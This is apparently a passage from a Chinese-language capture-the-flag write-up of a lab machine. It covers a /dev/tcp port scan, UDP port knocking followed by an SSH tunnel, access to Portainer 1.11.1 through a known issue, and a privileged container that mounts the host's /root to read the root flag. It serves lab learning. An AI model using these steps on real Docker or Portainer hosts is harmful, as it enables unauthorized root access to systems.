for port in {1..65535}; do echo > /dev/tcp/172.17.0.2/$port && echo "$port open"; done 2>/dev/null
9000 open
```

```
dorthi@oz:~$ for port in {1..65535}; do echo > /dev/tcp/172.17.0.2/$port && echo "$port open"; done 2>/dev/null
9000 open
dorthi@oz:~$
```

將此docker轉發到本地...(成功)

也需要像先前弄得UDP才能執行ssh

```
# cat ssh_bash_LP.sh
#!/bin/bash

for x in 40809 50212 46969;
do
    nmap -sU -Pn --max-retries 0 -p $x 10.10.10.96;
    #--max-retries 0: 設定Nmap在沒有收到回應時不進行重試
done

ssh -fgN -L 9000:172.17.0.2:9000 -i id_rsa dorthi@10.10.10.96
```

127.0.0.1:9000/#/auth

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec



admin


Login

在/containers發現本版型號portainer:1.11.1

```
dorthi@oz:/containers$ ls
database portainer portainer:1.11.1 tix-app webapi
dorthi@oz:/containers$ pwd
```


參考漏洞:<https://github.com/portainer/portainer/issues/493>

修改位置及密碼。就可以登入



參考題目:Runne。處理掛載(經過多次測試)

1.進行建立



2.寫好名稱：tso 圖像：webapi:latest。將最高權限把root根目錄掛載過來

Name

tso

Image

webapi:latest

Registry

leave empty to use DockerHub

Always pull image before creating

☒

Restart policy

☒ Never
☐ Always
☐ On failure
☐ Unless stopped

Port mapping

☒ map port

Labels

☒ label

Command

Volumes

Network

Labels

Security/Host

Volumes

☒ volume

☐ Read-only
☒ Path

/root

container

/mnt

—

Create

Cancel

Command

Volumes

Network

Labels

Security/Host

☒ Privileged mode

Create

Cancel

圖像名稱在這邊抓取

local

ENDPOINT ACTIONS

Dashboard

App Templates

Containers

Images

Networks

Volumes

Events

Docker

PORTAINER SETTINGS

Password

Endpoints

Name

e.g. ubuntu:trusty

Registry

leave empty to use DockerHub

Note: If you don't specify the tag in the image name, latest will be used.

Pull

Images

Remove

Filter...

	Id	Tags	Size	Created
<input type="checkbox"/>	sha256:c7bf316a43...		352.4 MB	2019-05-15 18:47:32
<input type="checkbox"/>	sha256:a8e87c6cc2...		149.2 MB	2018-05-22 21:48:42
<input type="checkbox"/>	sha256:218d31c188...	webapi:latest	184.6 MB	2018-05-09 21:29:01
<input type="checkbox"/>	sha256:8579e44634...	titx-app:latest	71.1 MB	2020-04-20 15:52:15
<input type="checkbox"/>	sha256:0f6293c023...	python:2.7-alpine	9.1 MB	2017-01-05 13:56:16
<input type="checkbox"/>	sha256:678b749f69...	portainer/portainer:1.11.1	278.8 MB	2018-03-14 01:30:31
<input type="checkbox"/>	sha256:2372014862...	mariaadb:5.5	71.5 MB	2023-12-06 06:54:43

需改成/bin/sh。

獲取最高權限+flag

/bin/sh

Connect

Disconnect

```

/app # ls
Dockerfile  run.py      runBAK.py  start.sh
/app # id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
/app # whoami
root
/app # cat /root/root.txt
cat: can't open '/root/root.txt': No such file or directory
/app # find / -name root.txt 2>/dev/null
/mnt/root.txt
/app # cat /mnt/root.txt
3c2ad75babd9d8bb3ac22ab6471e0ca6
/app #

```